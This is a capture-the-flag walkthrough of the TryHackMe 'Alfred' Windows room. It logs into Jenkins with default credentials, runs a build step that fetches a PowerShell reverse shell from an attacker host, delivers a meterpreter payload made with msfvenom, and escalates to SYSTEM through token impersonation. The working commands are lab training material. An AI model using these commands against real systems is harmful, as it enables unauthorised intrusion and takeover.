




# Alfred - THM (Done)

Alfred THM -<https://tryhackme.com/r/room/alfred>

```
File Edit View Search Terminal Help
root@kali:~# nmap -A -T4 -Pn -p80,3389,8080 10.10.71.172 ↗
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 00:22 EDT
Nmap scan report for 10.10.71.172
Host is up (0.13s latency).

PORT      STATE SERVICE      VERSION
80/tcp      open  http        Microsoft IIS httpd 7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Site doesn't have a title (text/html).
3389/tcp    open  tcpwrapped
| ssl-date: 2020-04-30T04:22:53+00:00; 0s from scanner time.
8080/tcp    open  http        Jetty 9.4.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: Jetty(9.4.z-SNAPSHOT)
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
Warning: OSScan results may be unreliable because we could not find
open and 1 closed port
```

browse ip and port 8080.




collect usernames and info.

we can dirbuster

we can bruteforce

we can view page source



admin:admin

<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>

Copy raw code and paste in gedit and save

```
root@kali:~# cd transfer/  
root@kali:~/transfer# gedit Invoke-PowerShellTcp.ps1
```

```
root@kali:~/transfer# python -m SimpleHTTPServer 80
```

```
root@kali:~/transfer# nc -nvlp 443  
listening on [any] 443 ...
```

The screenshot shows a web browser window with the URL <https://tryhackme.com/room/alfred>. The page displays information about a user named 'Alfred' with IP address 10.10.71.172 and an expiration time of 1h 49m 51s. There are buttons for 'Add 1 hour' and 'Terminate'. Below this, a note states: "Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up." Three challenges are listed:

- #1 How many ports are open?  
Answer: 3  
Status: Correct Answer
- #2 What is the username and password for the log in panel(in the format username:password)  
Answer: admin:admin  
Status: Correct Answer
- #3 Find a feature of the tool that allows you to execute commands on the underlying system. When you find this feature, you can use this command to get the reverse shell on your machine and then run it: powershell iex (New-Object Net.WebClient).DownloadString('http://your-ip:your-port/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress your-ip -Port your-port  
You first need to download the Powershell script, and make it available for the server to download. You can do this by creating a http server with python: python3 -m http.server

Copy it, paste here and customize and save.

The screenshot shows the Jenkins project configuration interface. In the 'Build' section, there is a step titled 'Execute Windows batch command' with the following command:

```
powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.4.114:80/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.11.4.114 -Port 443
```

A red arrow points from the bottom left towards the 'Save' and 'Apply' buttons at the bottom of the configuration panel.

The screenshot shows the Jenkins project page for 'project'. On the left sidebar, there is a list of actions:

- Back to Dashboard
- Status
- Changes
- Workspace
- Build Now** (highlighted with a red arrow)
- Delete Project
- Configure
- Rename

The main content area displays the project name 'Project project' and a 'Build History' table. The table shows three builds:

#	Date
#3	Apr 29, 2020 9:33 PM
#2	Apr 29, 2020 9:30 PM
#1	Oct 26, 2019 8:38 AM

Below the table are links for 'RSS for all' and 'RSS for failures'.

Click Build Now

```
root@kali:~/transfer# nc -nvlp 443 ←  
listening on [any] 443 ...  
connect to [10.11.4.114] from (UNKNOWN) [10.10.71.172] 49198 ←  
Windows PowerShell running as user bruce on ALFRED  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.  
  
PS C:\Program Files (x86)\Jenkins\workspace\project>whoami ←  
alfred\bruce ←
```

```
systeminfo  
whoami /priv
```

```
PS C:\Program Files (x86)\Jenkins\workspace\project> whoami /priv ←  
  
PRIVILEGES INFORMATION  
-----  
  


| Privilege Name                  | Description                               | State     |
|---------------------------------|-------------------------------------------|-----------|
| SeIncreaseQuotaPrivilege        | Adjust memory quotas for a process        | Disabled  |
| SeSecurityPrivilege             | Manage auditing and security log          | Disabled  |
| SeTakeOwnershipPrivilege        | Take ownership of files or other objects  | Disabled  |
| SeLoadDriverPrivilege           | Load and unload device drivers            | Disabled  |
| SeSystemProfilePrivilege        | Profile system performance                | Disabled  |
| SeSystemtimePrivilege           | Change the system time                    | Disabled  |
| SeProfileSingleProcessPrivilege | Profile single process                    | Disabled  |
| SeIncreaseBasePriorityPrivilege | Increase scheduling priority              | Disabled  |
| SeCreatePagefilePrivilege       | Create a pagefile                         | Disabled  |
| SeBackupPrivilege               | Back up files and directories             | Disabled  |
| SeRestorePrivilege              | Restore files and directories             | Disabled  |
| SeShutdownPrivilege             | Shut down the system                      | Disabled  |
| SeDebugPrivilege                | Debug programs                            | Enabled ← |
| SeSystemEnvironmentPrivilege    | Modify firmware environment values        | Disabled  |
| SeChangeNotifyPrivilege         | Bypass traverse checking                  | Enabled ← |
| SeRemoteShutdownPrivilege       | Force shutdown from a remote system       | Disabled  |
| SeUndockPrivilege               | Remove computer from docking station      | Disabled  |
| SeManageVolumePrivilege         | Perform volume maintenance tasks          | Disabled  |
| SeImpersonatePrivilege          | Impersonate a client after authentication | Enabled ← |
| SeCreateGlobalPrivilege         | Create global objects                     | Enabled ← |
| SeIncreaseWorkingSetPrivilege   | Increase a process working set            | Disabled  |
| SeTimeZonePrivilege             | Change the time zone                      | Disabled  |
| SeCreateSymbolicLinkPrivilege   | Create symbolic links                     | Disabled  |

  
PS C:\Program Files (x86)\Jenkins\workspace\project> |
```

We are gonna impersonate

```
KeyboardInterrupt
root@kali:~/transfer# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.11.4.114 LPORT=7777 -f exe > shellex.exe ←
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~/transfer# python -m SimpleHTTPServer 80 ←
Serving HTTP on 0.0.0.0 port 80 ...
```

Change shellex.exe to shell.exe. Heath typed it wrong. It is supposed to be shell.exe.

We will use meterpreter shell. Set options and run.

```
msf5 exploit(multi/handler) > options ←
Module options (exploit/multi/handler):
Name   Current Setting  Required  Description
-----  -----  -----  -----
Payload options (windows/x64/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC process      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST   10.11.4.114    yes        The listen address (an interface may be specified)
LPORT   7777           yes        The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target
```

```
PS C:\Program Files (x86)\Jenkins\workspace\project> powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.11.4.114:80/shellex.exe','shell.exe')"
PS C:\Program Files (x86)\Jenkins\workspace\project> Start-Process "shell.exe" ←
PS C:\Program Files (x86)\Jenkins\workspace\project>
```

This is powershell shell. Thats why we gotta use powershell download cmd.

```
meterpreter >
meterpreter > getuid ←
Server username: alfred\bruce ←
meterpreter > load incognito ←
Loading extension incognito...Success.
meterpreter > getprivs ←
```

## Enabled Process Privileges

---

Name  
----  
SeBackupPrivilege  
SeChangeNotifyPrivilege  
SeCreateGlobalPrivilege  
SeCreatePagefilePrivilege  
SeCreateSymbolicLinkPrivilege  
SeDebugPrivilege  
**SeImpersonatePrivilege** ←  
SeIncreaseBasePriorityPrivilege  
SeIncreaseQuotaPrivilege  
SeIncreaseWorkingSetPrivilege  
SeLoadDriverPrivilege  
SeManageVolumePrivilege  
SeProfileSingleProcessPrivilege  
SeRemoteShutdownPrivilege  
SeRestorePrivilege  
SeSecurityPrivilege  
SeShutdownPrivilege  
SeSystemEnvironmentPrivilege  
SeSystemProfilePrivilege  
SeSystemtimePrivilege  
SeTakeOwnershipPrivilege  
SeTimeZonePrivilege  
SeUndockPrivilege

meterpreter > █

```
meterpreter > list_tokens -u ←
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
alfred\bruce
IIS APPPOOL\DefaultAppPool
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM ←

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM" ←
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid ←
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell ←
Process 2656 created.
Channel 1 created.
meterpreter >
```

We list token and impersonate authority/system token.

And then we change to shell but did not work. It has issue creating a shell. We gotta migrate our shell to another process.

```
>ps #in meterpreter shell
```

We are going to run into anything that running as authority/system.

The screenshot shows three terminal windows side-by-side:

- Terminal 1 (Left):** A process list from Task Manager. It lists several processes including svchost.exe, java.exe, cmd.exe, SearchIndexer.exe, TrustedInstaller.exe, shell.exe, w3wp.exe, sppsvc.exe, and another svchost.exe entry.
- Terminal 2 (Middle):** A meterpreter session. The user has migrated from a lower privilege process (2692) to a higher privilege one (1736). They then used the getuid command to check their current user, which is NT AUTHORITY\SYSTEM. Finally, they ran the shell command to get a interactive shell.
- Terminal 3 (Right):** A command prompt window showing the result of the whoami command. The output is "nt authority\system", with the word "authority" highlighted in green.

Let's recap.

- We gained initial access executing powershell cmd in jenkins build!
- We elevated priv using meterpreter incognito impersonate token.
- We migrated shell process into another process running as authority.